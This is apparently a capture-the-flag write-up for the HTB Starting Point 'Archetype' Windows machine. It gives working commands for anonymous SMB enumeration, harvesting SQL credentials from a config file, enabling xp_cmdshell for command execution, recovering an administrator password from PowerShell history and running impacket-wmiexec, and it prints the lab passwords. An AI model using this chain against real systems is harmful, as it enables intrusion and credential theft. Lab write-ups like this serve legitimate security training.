
Archetype Walkthrough - HTB Starting Point
Archetype Walkthrough - HTB Starting Point is a sanitized machine note from the local HTB archive, organized for quick review by category, difficulty, evidence flow, and reusable operator
Scenario
Archetype Walkthrough - HTB Starting Point attack path
Archetype Walkthrough - HTB Starting Point is a sanitized machine note from the local HTB archive, organized for quick review by category, difficulty, evidence flow, and reusable operator
Objective
Machine walkthrough focused on Machines evidence, validation, and reusable operator lessons.

Walkthrough flow
From prod.dtsConfig (SMB backups share):
From PowerShell ConsoleHost_history.txt (privesc):
Null session SMB to read backups share to...
MSSQL login as sql_svc (sysadmin) to enable...
Read user.txt from sql_svc Desktop
Source coverage
Moderate source coverage
Status: partial. This article is generated from 2 sanitized Markdown sources and keeps raw flags, credentials, keys, cookies, and reusable secrets out of the rendered blog.
Moderate confidence: the page is useful for review, but it should be treated as partial because the available source material is thinner or less narrative-complete.
- <TARGET>-Archetype/walkthrough.md
- HTB/<TARGET>-Archetype/notes.md
Technical Walkthrough
Archetype Walkthrough - HTB Starting Point
Target Info
- IP: <TARGET>
- OS: Windows Server 2019 Standard (Build 17763)
- Name: <secret redacted> (<secret redacted>, not domain-joined)
- Difficulty: Easy
Phase 1: Reconnaissance
Nmap Scan
nmap -sC -sV -oN nmap/initial <TARGET>Key findings: SMB (445), MSSQL 2017 (1433), RPC (135/139). Guest account used for SMB auth.
SMB Enumeration
smbclient -N -L //<TARGET>/Found shares: ADMIN$, backups, C$, IPC$
smbclient //<TARGET>/backups -N -c 'recurse ON; prompt OFF; ls'Found: prod.dtsConfig (609 bytes)
Credential Extraction
smbclient //<TARGET>/backups -N -c 'get prod.dtsConfig'Contents reveal SSIS connection string:
- User:
<secret redacted>\sql_svc - Password:
M3g4c0rp123
Phase 2: Foothold (User Flag)
MSSQL Access + xp_cmdshell
impacket-mssqlclient <secret redacted>/sql_svc:M3g4c0rp123@<TARGET> -windows-authEnable command execution:
EXEC sp_configure 'show advanced options', 1;
<secret redacted>;
EXEC sp_configure 'xp_cmdshell', 1;
<secret redacted>;
Verify sysadmin role:
SELECT <secret redacted>('sysadmin');
-- Returns 1 (True)
Execute commands:
EXEC xp_cmdshell 'whoami';
-- archetype\sql_svc
User Flag
EXEC xp_cmdshell 'type C:\Users\sql_svc\Desktop\user.txt';Flag: <hash redacted>
Phase 3: Privilege Escalation (Root Flag)
PowerShell History Check
EXEC xp_cmdshell 'type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt';Output reveals:
net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!Administrator password found in cleartext: MEGACORP_4dm1n!!
Admin Access via WMIExec
impacket-wmiexec administrator:'MEGACORP_4dm1n!!'@<TARGET> 'type C:\Users\Administrator\Desktop\root.txt'Flag: <hash redacted>
Lessons Learned
- Anonymous SMB shares are always worth checking on Windows targets - even on "Starting Point" boxes they can leak configs.
- SSIS .dtsConfig files are XML and often contain plaintext connection strings with SQL credentials.
- sql_svc with sysadmin role = xp_cmdshell = OS command execution as the service account.
- PowerShell PSReadLine history (
ConsoleHost_history.txt) is a goldmine for credential recovery - users often run commands with inline <password redacted>. - impacket-wmiexec is cleaner than psexec for single command execution (no service install noise, no pipe errors with stdin).
Tools Used
- nmap (service scan)
- smbclient (share enumeration + file download)
- impacket-mssqlclient (MSSQL interaction)
- impacket-wmiexec (remote command as admin)
Kill Chain Summary
Anonymous SMB → dtsConfig → sql_svc creds → MSSQL sysadmin → xp_cmdshell →
user.txt → PSReadLine history → admin creds → wmiexec → root.txt
Source-Backed Dossier
The sections below are merged from companion Markdown notes for the same case. They are rendered after sanitization so the article stays precise without publishing raw flags, credentials, or target-specific secrets.
Notes
Scope
- Target: <TARGET> (Windows Server 2019 Standard 17763)
- Attacker: <TARGET> (Pwnbox VPN)
- Difficulty: Easy (Starting Point)
- Date: 2026-05-05
- Timebox: 45-60 min target (solved in ~10 min)
Open Ports
| Port | Service | Version |
|---|---|---|
| 135 | msrpc | Microsoft Windows RPC |
| 139 | netbios-ssn | Microsoft Windows netbios-ssn |
| 445 | microsoft-ds | Windows Server 2019 Standard 17763 |
| 1433 | ms-sql-s | Microsoft SQL Server 2017 RTM (14.00.1000.00) |
Findings
SMB (445)
- Guest access enabled
- Shares: ADMIN$, backups, C$, IPC$
- backups share accessible anonymously (null session)
- Contains:
prod.dtsConfig(SSIS configuration file)
MSSQL (1433)
- SQL Server 2017 RTM
- NTLM info: NetBIOS_Domain_Name=<secret redacted>, Computer=<secret redacted>
- Not domain-joined (<secret redacted>)
Credentials Discovered
- From prod.dtsConfig (SMB backups share):
- User: <secret redacted>\sql_svc
- Pass: M3g4c0rp123
- Context: SSIS connection string for MSSQL
- From PowerShell ConsoleHost_history.txt (privesc):
- User: administrator
- Pass: MEGACORP_4dm1n!!
- Context: net use command mapping T: drive
Attack Path
- Null session SMB -> read backups share -> prod.dtsConfig leaks sql_svc creds
- MSSQL login as sql_svc (sysadmin) -> enable xp_cmdshell -> RCE as sql_svc
- Read user.txt from sql_svc Desktop
- Check PSReadLine history -> administrator password in cleartext
- impacket-wmiexec as administrator -> root.txt
Flags
- User: <hash redacted>
- Root: <hash redacted>